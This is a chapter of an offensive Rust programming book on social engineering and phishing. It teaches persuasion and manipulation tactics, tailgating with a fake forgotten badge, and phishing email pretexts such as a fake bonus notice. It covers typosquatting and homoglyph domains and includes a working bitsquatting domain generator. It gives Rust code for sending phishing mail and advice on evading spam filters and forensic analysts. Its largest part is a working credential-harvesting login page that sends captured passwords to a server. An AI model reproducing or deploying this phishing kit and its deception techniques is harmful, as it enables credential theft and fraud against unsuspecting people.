Finally, once the connection with the other person is established, you have to explain why your request or idea is important. Why should your target care about your request or idea?

Why should this system administrator give you a link to reset an account's credentials?

Maybe because you are blocked and won't be able to work until you are able to reset your credentials.

9.1.5 Exploiting emotions

Our brain is divided into multiple regions responsible for different things about our functioning.

There are 3 regions that are of interest to us:

- The neocortex
- The hypothalamus
- The cerebellum and brainstem



Figure 9.1: Our brain

The neocortex is responsible for our logical thinking.

The hypothalamus is responsible for our emotions and feelings.

The cerebellum and brainstem are responsible for our primitive functions. The cerebellum's function is to coordinate muscle movements, maintain posture, and balance, while the brainstem, which connects the rest of the brain to the spinal cord, performs critical functions such as regulating cardiac and respiratory function, helping to control heart rate and breathing rate.

If you want to influence someone, you should bypass its neocortex and speak to its hypothalamus.

That's why you can't understand the success of populist politicians with your neocortex. Their discourses are tailored to trigger and affect the hypothalamus of their listeners. They are designed to provoke emotive, not intellectual, reactions.

Same for advertisements.

> Please note that this model is controversial. Still, using this model to analyze the world opens a lot of doors.

9.1.6 Framing

Have you ever felt not being heard? Whether it be in a diner with friends, while presenting a project in a meeting, or when pitching your new startup to an investor?

So you start optimizing for the wrong things, tweaking the irrelevant details. "A little bit more of blue in the pitch deck, it's the color of trust!"

Stop!

Would you ever build a house, as beautiful as its shutters may be, without good foundations?

It's the same thing for any discourse whose goal is to persuade. You need to build solid foundations before unpacking the ornaments.

These foundations are called **framing**.

Framing is the science and art to **set the boundaries of a discourse, a debate, or a situation**.

The most patent example of framing you may be influenced by in daily life is news media. You always thought that mass media can't tell **what** to think. You are right. What they do instead is to tell you **what to think about**.

They build a frame around the facts in order to push their political agenda. **They make you think on their own terms, not yours**. Not objective terms. **You react, you lose**.

The problem is: **You can't talk to the Neocortex and expose your logical arguments if the lizard brain already (unconsciously) rejected you**.

This is where framing comes into play.

9.1.6.1 Frame control

When you are reacting to the other person, that person owns the frame. When the other person is reacting to what you do and say, you own the frame.

This is as simple as that. Framing is about who leads the (emotional and intellectual) dance.

As said by Oren Klaff in its book *Pitch Anything*, *When frames come together, the first thing they do is collide. And this isn't a friendly competition—it's a death match. Frames don't merge. They don't blend. And they don't intermingle. They collide, and the stronger frame absorbs the weaker. Only one frame will dominate after the exchange, and the other frames will be subordinate to the winner. This is what happens below the surface of every business meeting you attend, every sales call you make, and every person-to-person business communication you have.*

In the same book, the author describes 5 kinds of frames (+ another one, but irrelevant here):

The Power Frame is when someone is expected (by social norms, a boss, for example) to have more power than another person. The author explains that defiance and humor is the only way to seize a power frame.

The Intrigue Frame: people do not like to hear what they already know. Thus you have to entertain some kind of intrigue, mystery. The best way to do that is by telling a personal story.

The Time Frame: "I only have 10 minutes for you, but come in"

A time frame is when someone is trying to impose their schedule over yours.

To break a time frame, you simply have to tell the other person that you don't work like that. If they want you, they will have to adapt.

Analyst Frame is when your targets are asking for numbers. It will never miss (in my experience) when confronted by engineers or finance people. They looooove numbers, especially when they are big and growing.

To counter this kind of frame, use storytelling. You have to hit the emotions, not the Neocortex.

The Prizing Frame: the author describes prizing as *"The sum of the actions you take to get your target to understand that he is a commodity and you are the prize."*.

If you do not value yourself, then no one else will. So start acting as if you are the gem, and **they** may lose big by not paying attention.

Warning: It can quickly escalate into an unhealthy ego war.

9.1.6.2 Conclusion

If you don't own the frame, your arguments will miss 100% of the time.

Before trying to persuade anyone of anything, you have to create a context favorable to your discourse. As for everything, it requires practice to master.

Don't waste time: start analyzing who owns the frame in your next meeting.

I highly recommend **"Pitch Anything: An Innovative Method for Presenting, Persuading, and Winning the Deal"**, by *Oren Klaff* to deepen the topic.

9.2 Nontechnical hacks

There are a plethora of nontechnical hacks that may allow you to find interesting things about your targets.

Here are the essential ones.

9.2.1 Dumpster diving

Yeah, you heard it right. By digging in the trash of your target, you may be able to find some interesting, non-destroyed papers: invoices, contracts, HR documents…

In the worst case, it may even be printed private emails or credentials.

9.2.2 Shoulder surfing

Shoulder surfing simply means that you look where or what you shouldn't:

- Computer screens (in the train or cafes, for example)
- Employees' badges (in public transports)

9.2.3 Physical intrusion

Actually, physical intrusion can be highly technical, but the skills are not related to digital.

There are basically two ways to practice physical intrusion:

Lockpicking: like in movies… The reality is quite different, and it's most of the time impractical. To learn the basics of lock picking, take a look at the MIT Guide to Lock Picking (PDF).

Tailgating: When you follow an employee in a building.

The best way not to look suspicious is by meeting and joking with employees during a smoke break. You can pretend that you also are an employee and then follow them in the building. If a badge is required, your new friends may be able to help you, because "you forgot yours on your desk" ;)

9.3 Phishing

In marketing, it's called outbound marketing.

It's when you directly reach your target. I think I don't need to attach a screenshot because you certainly already received thousands of these annoying emails and SMS telling you to update your bank password or something like that.

We call a phishing operation a **campaign**, like a marketing campaign.

9.3.1 A few ideas for your campaigns

Sending thousands of junk emails will only result in triggering spam filters. Instead, we need to craft clever emails that totally look like something you could have received from a coworker or family member.

9.3.1.1 Please check your yearly bonus

The idea is to let the victim believe that to receive their yearly salary bonus, they have to check something on the intranet of the company. Of course, we will send a link directing to a phishing portal in order to collect the credentials.

9.3.1.2 Here is the document you asked me for

The idea is to let the victim believe that someone from inside the company just sent them the document they asked. It may especially work in bigger companies where processes are often chaotic.

This technique is risky as if the victim didn't ask for a document, it may raise suspicion.

9.4 Watering holes

Instead of phishing for victims, we let the victims come to us.

In marketing, it's called inbound marketing.

The strategy is either to trick our victims or to create something (a website, a Twitter account…) so compelling for our targets that they will engage with it without us having to ask.

There are some particularly vicious kinds of watering holes:

9.4.1 Typos squatting

Have you ever tried to type `google.com` in your web browser search bar but instead typed `google.con` ? This is a typo.

Now imagine our victim wants to visit `mybank.com` but instead types `mybamk.com` . If an attacker owns the domain `mybamk.com` and sets up a website absolutely similar to `mybank.com` but collects credentials instead of providing legitimate banking services.

The same can be achieved with any domain name! Just look at your keyboard: Which keys are too close and similar? Which typos do you do the most often?

9.4.2 Unicodes domains

Do you see the difference between `apple.com` and `pple.com` ?

The second example is the Unicode Cyrillic `а` (U+0430) rather than the ASCII `a` (U+0041)!

This is known as an **homoglyph attack**.

9.4.3 Bit squatting

And last but not least, bit squatting.

I personally find this kind of attack mind-blowing!

The idea is that computers suffer from memory errors where one or more bits are corrupted, they are different than their expected value. It can come from electromagnetic interference or cosmic rays (!).

A bit that is expected to be `0`, may flips to `1`, and vice versa.



Figure 9.2: Bit flip

In this example, if attackers control `acc.com`, they may receive originally destined for `abc.com` **without any human error**!

Here is a small program to generate all the "bitshifted" and valid alternatives of a given domain: **ch_09/dnsquat/src/main.rs**

```rust
use std::env;

fn bitflip(charac: u8, pos: u8) -> u8 {
    let shiftval = 1 << pos;
    charac ^ shiftval
}

fn is_valid(charac: char) -> bool {
    charac.is_ascii_alphanumeric() || charac == '-'
}
```

```rust
fn main() {
    let args = env::args().collect::<Vec<String>>();
    if args.len() != 3 {
        println!("Usage: dnsquat domain .com");
        return;
    }

    let name = args[1].to_lowercase();
    let tld = args[2].to_lowercase();

    for i in 0..name.len() {
        let charac = name.as_bytes()[i];
        for bit in 0..8 {
            let bitflipped = bitflip(charac.into(), bit);
            if is_valid(bitflipped as char)
                && bitflipped.to_ascii_lowercase() != charac.to_ascii_lowercase()
            {
                let mut bitsquatting_candidat = name.as_bytes()[..i].to_vec();
                bitsquatting_candidat.push(bitflipped);
                bitsquatting_candidat.append(&mut name.as_bytes()[i +
↪  1..].to_vec());

                println!(
                    "{}{}",
                    String::from_utf8(bitsquatting_candidat).unwrap(),
                    tld
                );
            }
        }
    }
}
```

```
$ cargo run -- domain .com
eomain.com
fomain.com
lomain.com
tomain.com
dnmain.com
dmmain.com
dkmain.com
dgmain.com
dolain.com
dooain.com
doiain.com
```

```
doeain.com
do-ain.com
domcin.com
domein.com
domiin.com
domqin.com
domahn.com
domakn.com
domamn.com
domaan.com
domayn.com
domaio.com
domail.com
domaij.com
domaif.com
```

9.5 Telephone

With the advances in Machine Learning (ML) and the emergence of deepfakes, it will be easier and easier for scammers and attackers to spoof an identity over the phone, and we can expect this kind of attack to only increase on impact in the future, such as this attack where a scammer convinced an executive to send them $243,000.

9.6 WebAssembly

WebAssembly is described by the webassembly.org website as: *WebAssembly (abbreviated Wasm) is a binary instruction format for a stack-based virtual machine. Wasm is designed as a portable compilation target for programming languages, enabling deployment on the web for client and server applications.*

...

Put in an intelligible way, WebAssembly (wasm) is fast and efficient low-level code that can be executed by most of the browsers (as of July 2021, ~93.48 of web users can run WebAssembly).

But, you dont't write wasm by hand, it's a compilation target. You write your code in a high-level language such as Rust, and the compiler outputs WebAssembly!

In theory, it sunsets a future where client web applications won't be written in JavaScript, but in any language you like that can be compiled to WebAssembly.

There is also the wasmer runtime to execute wasm on servers.



Figure 9.3: WebAssembly

9.7 Sending emails in Rust

Sending emails in Rust can be achieved in two ways: either by using an SMTP server or by using a third-party service with an API such as AWS SES or Mailgun.

9.7.1 Building beautiful responsive emails

The first thing to do to create a convincing email is to create a beautiful responsive (that can adapt to any screen size) template.

In theory, emails are composed of simple HTML. But every web developer knows it: It's in practice close to impossible to code email templates manually. There are dozen, if not more, email clients, all interpreting HTML in a different way. This is the definition of tech legacy.

Fortunately, there is the awesome mjml framework. You can use the online editor to create your templates: https://mjml.io/try-it-live.

I guarantee you that it would be tough to achieve without mjml!

We will use the following template:

```
<mjml>
  <mj-body>
    <mj-section>
      <mj-column>

        <mj-text font-size="36px" font-family="helvetica" align="center">{{ title
        ↪ }}</mj-text>
```

Figure 9.4: Responsive email

```
        <mj-divider border-color="#4267B2"></mj-divider>

        <mj-text font-size="20px" font-family="helvetica">{{ content }}</mj-text>

      </mj-column>
    </mj-section>
  </mj-body>
</mjml>
```

You can inspect the generated HTML template on GitHub: ch_09/emails/src/template.rs.

9.7.2 Rendering the template

Now we have a template, we need to fill it with content. We will use the tera crate due to its ease of use.

ch_09/emails/src/template.rs

```
use serde::{Deserialize, Serialize};

#[derive(Debug, Clone, Serialize, Deserialize)]
pub struct EmailData {
    pub title: String,
    pub content: String,
}
```

```
pub const EMAIL_TEMPLATE: &str = r#"""
<!doctype html>
// ...
"""#;
```

ch_09/emails/src/main.rs

```
    // email data
    let from = "evil@hacker.com".to_string();
    let to = "credule@kerkour.com".to_string();
    let subject = "".to_string();
    let title = subject.clone();
    let content = "".to_string();

    // template things
    let mut templates = tera::Tera::default();
    // don't escape input as it's provided by us
    templates.autoescape_on(Vec::new());
    templates.add_raw_template("email", template::EMAIL_TEMPLATE)?;

    let email_data = tera::Context::from_serialize(template::EmailData { title,
    ↪  content })?;
    let html = templates.render("email", &email_data)?;

    let email = Message::builder()
        .from(from.parse()?)
        .to(to.parse()?)
        .subject(subject)
        .body(html.to_string())?;
```

9.7.3 Sending emails using SMTP

SMTP is the standard protocol for sending emails. Thus, it's the most portable way to send emails as every provider accepts it.

ch_09/emails/src/main.rs

```
    let smtp_credentials =
        Credentials::new("smtp_username".to_string(), "smtp_password".to_string());

    let mailer = AsyncSmtpTransport::<Tokio1Executor>::relay("smtp.email.com")?
        .credentials(smtp_credentials)
        .build();

    smtp::send_email(&mailer, email.clone()).await?;
```

ch_09/emails/src/smtp.rs

```
use lettre::{AsyncSmtpTransport, AsyncTransport, Message, Tokio1Executor};

pub async fn send_email(
    mailer: &AsyncSmtpTransport<Tokio1Executor>,
    email: Message,
) -> Result<(), anyhow::Error> {
    mailer.send(email).await?;

    Ok(())
}
```

9.7.4 Sending emails using SES

ch_09/emails/src/main.rs

```
    // load credentials from env
    let ses_client = SesClient::new(rusoto_core::Region::UsEast1);
    ses::send_email(&ses_client, email).await?;
```

ch_09/emails/src/ses.rs

```
use lettre::Message;
use rusoto_ses::{RawMessage, SendRawEmailRequest, Ses, SesClient};

pub async fn send_email(ses_client: &SesClient, email: Message) -> Result<(),
↪  anyhow::Error> {
    let raw_email = email.formatted();

    let ses_request = SendRawEmailRequest {
        raw_message: RawMessage {
            data: base64::encode(raw_email).into(),
        },
        ..Default::default()
    };

    ses_client.send_raw_email(ses_request).await?;

    Ok(())
}
```

9.7.5 How to improve delivery rates

Improving email deliverability is the topic of entire books, and a million to billion-dollar industry, so it would be impossible to cover everything here.

That being said, here are a few tips to improve the delivery rates of your campaigns:

Use one domain per campaign: Using the same domain across multiple offensive campaigns is a very, very bad idea. Not only that once a domain is flagged by spam systems, your campaigns will lose their effectiveness, but it will also allow forensic analysts to understand more easily your *modus operandi*.

Don't send emails in bulk: The more your emails are targeted, the less are the chance to be caught by spam filters, and, more importantly, to raise suspicion. Also, sending a lot of similar emails at the same moment may trigger spam filters.

IP address reputation: When evaluating if an email is spam or not, algorithms will take into account the reputation of the IP address of the sending server. Basically, each IP address has a reputation, and once an IP is caught sending too much undesirable emails, its reputation drops, and the emails are blocked. A lot of parameters are taken into account like: is the IP from a residential neighborhood (often blocked, because infected by botnets individual computers used to be the source of a lot of spam) or a data-center? And so on…

Spellcheck your content: We all received this email from this Nigerian prince wanting to send us a briefcase full of cash. You don't want to look like that, do you?

9.8 Implementing a phishing page in Rust

Phishing pages are basically forms designed to mirror an actual website (a bank login portal, an intranet login page…), harvest the credentials of the victim, and give as little clue as possible to the victim that they just have been phished.

9.9 Architecture

9.10 Cargo Workspaces

When a project becomes larger and larger or when different people are working on different parts of the project, it may no longer be convenient or possible to use a single crate.

This is when Cargo workspaces come into play. A workspace allows multiple crates to share the same `target` folder and `Cargo.lock` file.

Here, it will allow us to split the different parts of our project into different crates:



Figure 9.5: Architecture of a phishing website

```
[workspace]
members = [
  "webapp",
  "server",
  "common",
]

default-members = [
  "webapp",
  "server",
]

[profile.release]
lto = true
debug = false
debug-assertions = false
codegen-units = 1
```

Note that profile configuration must be declared in the workspace's `Cargo.toml` file, and no longer in individual crates' `Cargo.toml` files.

9.11 Deserialization in Rust

One of the most recurring questions when starting a new programming language is: But how to encode/decode a struct to JSON? (or XML, or CBOR…)

In Rust it's simple: by annotating your structures with `serde`

Remember the procedural macros in chapter 4? `Serialize` and `Deserialize` are both procedural macros provided by the `serde` crate to ease the serialization/deserialization of Rust types (`struct` , `enum` …) into/from any data format.

```
use serde::{Deserialize, Serialize};

#[derive(Serialize, Deserialize)]
pub struct LoginRequest {
    pub email: String,
    pub password: String,
}
```

Then you can serialize / deserialize JSON with a specialized crate such as `serde_json` :

```
// decode
let req_data: LoginRequest = serde_json::from_str("{ ... }")?;

// encode
let json_response = serde_json::to_string(&req_data)?;
```

Most of the time, you don't have to do it yourself as it's taken care by some framework, such as the HTTP client library or the webserver.

9.12 A client application with WebAssembly

Whether it be with React, VueJS, Angular, or in Rust, modern web applications are composed of 3 kinds of pieces:

- Components
- Pages
- Service

Components are reusable pieces and UI elements. An input field, or a button, for example.

Pages are assemblies of components. They match **routes** (URLs). For example, the `Login` page matches the `/login` route. The `Home` page matches the `/` route.

And finally, **Services** are auxiliary utilities to wrap low-level features or external services such as an HTTP client, a Storage service…



Figure 9.6: Architecture of a client web application

The goal of our application is simple: It's a portal where the victim will enter their credentials (thinking that it's a legitimate form), the credentials are going to be saved in an SQLite database, and then we redirect the victims to an error page to let them think that the service is temporarily unavailable and they should try again later.

9.12.1 Installing the toolchain

`wasm-pack` helps you build Rust-generated WebAssembly packages and use it in the browser or with Node.js.

```
$ cargo install -f wasm-pack
```

9.12.2 Models

Note that one great thing about using the same language on the backend as on the frontend is the ability to reuse models:

ch_09/phishing/common/src/api.rs

```
pub mod model {
    use serde::{Deserialize, Serialize};

    #[derive(Debug, Clone, Serialize, Deserialize)]
    #[serde(rename_all = "snake_case")]
    pub struct Login {
        pub email: String,
        pub password: String,
```

```
    }

    #[derive(Debug, Clone, Serialize, Deserialize)]
    #[serde(rename_all = "snake_case")]
    pub struct LoginResponse {
        pub ok: bool,
    }
}

pub mod routes {
    pub const LOGIN: &str = "/api/login";
}
```

Now, if we make a change, there is no need to manually do the same change elsewhere. Adios the desynchronized model problems.

9.12.3 Components

In the beginning, there are components. Components are reusable pieces of functionality or design.

To build our components, we use the `yew` , crate which is, as I'm writing this, the most advanced and supported Rust frontend framework.

`Properties` (or `Props`) can be seen as the parameters of a component. For examples, the function `fn factorial(x: u64) -> u64` has a parameter `x` . With components, it's the same thing. If we want to render them with specific data, we use `Properties` .

ch_09/phishing/webapp/src/components/error_alert.rs

```
use yew::{html, Component, ComponentLink, Html, Properties, ShouldRender};

pub struct ErrorAlert {
    props: Props,
}

#[derive(Properties, Clone)]
pub struct Props {
    #[prop_or_default]
    pub error: Option<crate::Error>,
}
```

```
impl Component for ErrorAlert {
    type Message = ();
    type Properties = Props;
```

```
    fn create(props: Self::Properties, _: ComponentLink<Self>) -> Self {
        ErrorAlert { props }
    }

    fn update(&mut self, _: Self::Message) -> ShouldRender {
        true
    }

    fn change(&mut self, props: Self::Properties) -> ShouldRender {
        self.props = props;
        true
    }

    fn view(&self) -> Html {
        if let Some(error) = &self.props.error {
            html! {
                <div class="alert alert-danger" role="alert">
                    {error}
                </div>
            }
        } else {
            html! {}
        }
    }
}
```

Pretty similar to (old-school) React, isn't it?

Another component is the `LoginForm` which wraps the logic to capture and save credentials.

ch_09/phishing/webapp/src/components/login_form.rs

```
pub struct LoginForm {
    link: ComponentLink<Self>,
    error: Option<Error>,
    email: String,
    password: String,
    http_client: HttpClient,
    api_response_callback: Callback<Result<model::LoginResponse, Error>>,
    api_task: Option<FetchTask>,
}

pub enum Msg {
    Submit,
```

```
    ApiResponse(Result<model::LoginResponse, Error>),
    UpdateEmail(String),
    UpdatePassword(String),
}
```

```
impl Component for LoginForm {
    type Message = Msg;
    type Properties = ();

    fn create(_: Self::Properties, link: ComponentLink<Self>) -> Self {
        Self {
            error: None,
            email: String::new(),
            password: String::new(),
            http_client: HttpClient::new(),
            api_response_callback: link.callback(Msg::ApiResponse),
            link,
            api_task: None,
        }
    }
```

```
    fn update(&mut self, msg: Self::Message) -> ShouldRender {
        match msg {
            Msg::Submit => {
                self.error = None;
                // let credentials = format!("email: {}, password: {}", &self.email,
                ↪ &self.password);
                // console::log_1(&credentials.into());
                let credentials = model::Login {
                    email: self.email.clone(),
                    password: self.password.clone(),
                };
                self.api_task = Some(self.http_client.post::<model::Login,
                ↪ model::LoginResponse>(
                    api::routes::LOGIN.to_string(),
                    credentials,
                    self.api_response_callback.clone(),
                ));
            }
            Msg::ApiResponse(Ok(_)) => {
                console::log_1(&"success".into());
                self.api_task = None;
                let window: Window = web_sys::window().expect("window not
                ↪ available");
```

```
                let location = window.location();
                let _ =
                 ↪  location.set_href("https://academy.kerkour.com/black-hat-rust");
            }
            Msg::ApiResponse(Err(err)) => {
                self.error = Some(err);
                self.api_task = None;
            }
            Msg::UpdateEmail(email) => {
                self.email = email;
            }
            Msg::UpdatePassword(password) => {
                self.password = password;
            }
        }
        true
    }
```

And finally, the `view` function (similar to `render` with other frameworks).

```
    fn view(&self) -> Html {
        let onsubmit = self.link.callback(|ev: FocusEvent| {
            ev.prevent_default(); /* Prevent event propagation */
            Msg::Submit
        });
        let oninput_email = self
            .link
            .callback(|ev: InputData| Msg::UpdateEmail(ev.value));
        let oninput_password = self
            .link
            .callback(|ev: InputData| Msg::UpdatePassword(ev.value));
```

You can embed other components (here `ErrorAlert`) like any other HTML element:

```
        html! {
            <div>
                <components::ErrorAlert error=&self.error />
                <form onsubmit=onsubmit>
                    <div class="mb-3">
                        <input
                            class="form-control form-control-lg"
                            type="email"
                            placeholder="Email"
                            value=self.email.clone()
                            oninput=oninput_email
```

```
                            id="email-input"
                        />
                    </div>
                    <div class="mb-3">
                        <input
                            class="form-control form-control-lg"
                            type="password"
                            placeholder="Password"
                            value=self.password.clone()
                            oninput=oninput_password
                        />
                    </div>
                    <button
                        class="btn btn-lg btn-primary pull-xs-right"
                        type="submit"
                        disabled=false>
                        { "Sign in" }
                    </button>
                </form>
            </div>
        }
    }
}
```

9.12.4 Pages

Pages are assemblages of components and are components themselves in yew.

ch_09/phishing/webapp/src/pages/login.rs

```
pub struct Login {}

impl Component for Login {
    type Message = ();
    type Properties = ();

    // ...

    fn view(&self) -> Html {
        html! {
            <div>
                <div class="container text-center mt-5">
                    <div class="row justify-content-md-center mb-5">
                        <div class="col col-md-8">
                            <h1>{ "My Awesome intranet" }</h1>
```

```
                        </div>
                    </div>
                    <div class="row justify-content-md-center">
                        <div class="col col-md-8">
                            <LoginForm />
                        </div>
                    </div>
                </div>
            </div>
        }
    }
}
```

9.12.5 Routing

Then we declare all the possible routes of our application.

As we saw previously, routes map URLs to pages.

ch_09/phishing/webapp/src/lib.rs

```
#[derive(Switch, Debug, Clone)]
pub enum Route {
    #[to = "*"]
    Fallback,
    #[to = "/error"]
    Error,
    #[to = "/"]
    Login,
}
```

9.12.6 Services

9.12.6.1 Making HTTP requests

Making HTTP requests is a little bit harder, as we need a callback and to deserialize the responses.

ch_09/phishing/webapp/src/services/http_client.rs

```
#[derive(Default, Debug)]
pub struct HttpClient {}

impl HttpClient {
    pub fn new() -> Self {
```

```
        Self {}
    }

    pub fn post<B, T>(
        &mut self,
        url: String,
        body: B,
        callback: Callback<Result<T, Error>>,
    ) -> FetchTask
    where
        for<'de> T: Deserialize<'de> + 'static + std::fmt::Debug,
        B: Serialize,
    {
        let handler = move |response: Response<Text>| {
            if let (meta, Ok(data)) = response.into_parts() {
                if meta.status.is_success() {
                    let data: Result<T, _> = serde_json::from_str(&data);
                    if let Ok(data) = data {
                        callback.emit(Ok(data))
                    } else {
                        callback.emit(Err(Error::DeserializeError))
                    }
                } else {
                    match meta.status.as_u16() {
                        401 => callback.emit(Err(Error::Unauthorized)),
                        403 => callback.emit(Err(Error::Forbidden)),
                        404 => callback.emit(Err(Error::NotFound)),
                        500 => callback.emit(Err(Error::InternalServerError)),
                        _ => callback.emit(Err(Error::RequestError)),
                    }
                }
            } else {
                callback.emit(Err(Error::RequestError))
            }
        };

        let body: Text = Json(&body).into();
        let builder = Request::builder()
            .method("POST")
            .uri(url.as_str())
            .header("Content-Type", "application/json");
        let request = builder.body(body).unwrap();

        FetchService::fetch(request, handler.into()).unwrap()
```

```
    }
}
```

That being said, it has the advantage of being extremely robust as all possible errors are handled. No more uncaught runtime errors that you will never know about.

9.12.7 App

Then comes the `App` component, which wraps everything and renders the routes.

ch_09/phishing/webapp/src/lib.rs

```
pub struct App {}

impl Component for App {
    type Message = ();
    type Properties = ();

    // ...

    fn view(&self) -> Html {
        let render = Router::render(|switch: Route| match switch {
            Route::Login | Route::Fallback => html! {<pages::Login/>},
            Route::Error => html! {<pages::Error/>},
        });

        html! {
            <Router<Route, ()> render=render/>
        }
    }
}
```

And finally, the entrypoint to mount and launch the webapp:

```
#[wasm_bindgen(start)]
pub fn run_app() {
    yew::App::<App>::new().mount_to_body();
}
```

9.13 Evil twin attack

Now we know how to craft phishing pages in Rust, let me tell you a story.

The most effective phishing attack I ever witnessed was not an email campaign. It was an

evil twin attack.

The attacker was walking in a targeted location with a Raspberry Pi in his backpack, spoofing the wifi access points of the location.

When victims connected to his Raspberry Pi (thinking they were connecting to the wifi network of the campus), they were served a portal where they needed to enter their credentials, as usual.

But as you guessed, it was a phishing form, absolutely identical to the legitimate portal, and all the credentials were logged in a database on the Raspberry Pi of the attacker.

